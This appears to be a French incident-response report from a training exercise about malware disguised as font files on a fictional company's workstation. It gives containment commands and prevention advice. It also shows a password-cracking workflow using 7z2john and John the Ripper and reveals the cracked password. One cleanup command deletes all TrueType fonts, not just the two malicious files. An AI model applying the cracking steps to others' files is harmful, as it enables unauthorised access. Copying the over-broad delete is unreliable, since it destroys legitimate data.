La compréhension de l'attaque ayant eu lieu sur le réseau de Miracle a permis de déterminer les actions à entreprendre pour s'en protéger. Les recommandations données ci-dessous permettent d'arrêter l'attaque, d'en limiter les conséquences et de se protéger contre une future attaque similaire. Toutefois, le mode opératoire n'est pas exhaustif et ne garantit pas la sécurité absolue du système informatique de Miracle.

##### Arrêter l'attaque :

La priorité est d'arrêter l'attaque en cours. En effet, il est dangereux que le poste de travail continue à communiquer avec le serveur malveillant. Le contenu du fichier malveillant « ComicSans.ttf » peut très bien être modifié au cours de l'attaque, afin d'aboutir à une seconde attaque.

Un mode opératoire composé de 5 actions permet d'arrêter l'attaque le plus rapidement possible :

- 1) Bloquer les communications du poste de travail, et plus particulièrement celles faisant intervenir le serveur malveillant 10.10.2.200

```
iptables -A INPUT -s 10.10.2.200 -j DROP  
iptables -A OUTPUT -d 10.10.2.200 -j DROP
```

- 2) Supprimer manuellement la tâche ajoutée dans la crontab afin de supprimer la persistance de l'attaque, et s'assurer qu'elle ne se déploie pas à nouveau

- 3) Retrouver et arrêter les processus correspondant à l'exécution des deux programmes « ComicSans.ttf » et « AriaBold.ttf »

```
ps aux | grep ComicSans.ttf  
ps aux | grep AriaBold.ttf  
kill -9 ${PID}
```

- 4) Supprimer les fichiers malveillants « ComicSans.ttf » et « Ariabold.ttf »

```
rm /usr/share/fonts/truetype/*
```

- 5) Supprimer l'exécutable malveillant « pubg\_linux » du poste de travail

```
rm /home/tserge/Download/pubg_linux
```

##### Limiter les impacts :

L'objectif secondaire après les investigations est de limiter les conséquences de l'attaque s'étant produit. Trois chantiers listés ci-dessous permettent de cadrer les risques à venir.

1. Etudier en profondeur les données récupérées par l'attaquant afin de prévoir et cadrer les risques
2. Changer tous les mots de passe et clés présents dans les fichiers récupérés par l'attaquant
3. Vérifier tous les postes de travail accessibles par un utilisateur dont les informations ont fuité.

## Mesures de préventions

L'important est que Miracle puisse apprendre de ses erreurs, et puisse se prémunir contre une nouvelle attaque de ce type. Ces actions sont plus long-terme mais restent indispensables pour cadrer l'élément le plus vulnérable de l'entreprise : l'humain. Par conséquent plus qu'une solution technique, il faut apporter des solutions organisationnelles comme :

1. Mettre en place une politique d'utilisation du matériel professionnel
2. Mettre en place une politique de gestion des données sensibles
3. Mettre en place une politique de mots de passe forts
4. Sensibiliser les employés Miracle sur les risques de cybersécurité


La sensibilisation auprès des collaborateurs est importante pour qu'ils comprennent les enjeux d'une attaque, et qu'ils adoptent les bonnes pratiques. Des règles et des réflexes très simples auraient évité à Miracle de subir cette attaque. Par exemple, les téléchargements doivent uniquement être effectués depuis des sources de confiance. Et l'ordinateur professionnelle ne doit pas être utilisé pour des activités personnelles.

Finalement une solution technique aurait pu être ajoutée pour mieux contrôler le trafic réseau. En effet, la mise en place d'un pare-feu efficace aurait empêché une telle attaque de se produire.


## ALLER PLUS LOIN

Un projet sensible mais vulnérable à une attaque a pu être retrouvé sur le poste de travail au cours des investigations. Il s'agit d'une archive .7z protégée par un mot de passe, probablement parce qu'elle contient des données sensibles. Une première tentative d'attaque par force brute a permis de mettre en évidence la faiblesse du mot de passe. Dans un premier temps, il suffit de créer le hash correspondant à l'archive compressée et chiffrée à l'aide de l'outil 7z2john. Finalement, le hash ainsi créé est déchiffré avec l'utilitaire John The Ripper.

1 → `python 7z2john.py file.7z > main_branch.hash`

2 → 

Le mot de passe de l'archive est « jonasbrothers ». Il est donc aisé d'utiliser ce mot de passe pour décompresser l'archive et accéder au projet. Le projet est un programme très important permettant de monitorer la température au sein d'un réacteur nucléaire.



Il s'agit probablement d'une application métier commandée par une entreprise cliente. L'extraction de ce code ne représente pas un risque direct pour l'entreprise Miracle. Toutefois, une étude de ce code par un acteur malveillant peut se conclure par l'attaque d'un site nucléaire. Une telle attaque serait extrêmement critique d'abord pour la société civile, mais aussi pour Miracle qui subiraient des répercussions économiques et médiatiques.

## RESUME

Miracle a subi une attaque à la suite d'un téléchargement de jeu mobile par un employé. Un fichier malveillant se télécharge toutes les minutes automatiquement et extrait des données systèmes. Finalement un second fichier malveillant permettant de récupérer tout le dossier utilisateur est téléchargé. Toutefois, les fichiers sont récupérés dynamiquement depuis un serveur externe. Il est donc possible que l'attaquant exploite les informations extraites pour ajuster l'attaque et modifier le contenu des fichiers. Heureusement pour Miracle, le second fichier ne semble pas être exécuté.

Les informations systèmes ainsi récupérées pourraient servir à compromettre le réseau privé de Miracle, et les informations clients sont tout aussi critiques. En effet les détails bancaires des clients sont disponibles sur le poste de travail. De plus, certaines applications sensibles développées pour les clients auraient pu fuiter. Une de ces applications permet de monitorer la température du réacteur nucléaire, et l'analyse du code source peut être dangereux si une vulnérabilité est trouvée.

Les répercussions pour Miracle auraient pu être terribles. Pour commencer la compromission de son serveur et l'arrêt de son activité auraient représenter un manque à gagner important pour Miracle ainsi qu'un coût de nettoyage conséquent. D'autant plus qu'en cas d'espionnage industriel Miracle perd son avantage concurrentiel. Finalement la plus grosse répercussion pour Miracle se situe dans sa relation avec ses clients. En effet, l'entreprise est sensée être experte en informatique, et une faille dans ses réseaux pourraient rendre ses clients sceptiques. Son image de marque de confiance serait endommagée mais les clients dont les données ont fuité auraient pu poursuivre en justice Miracle.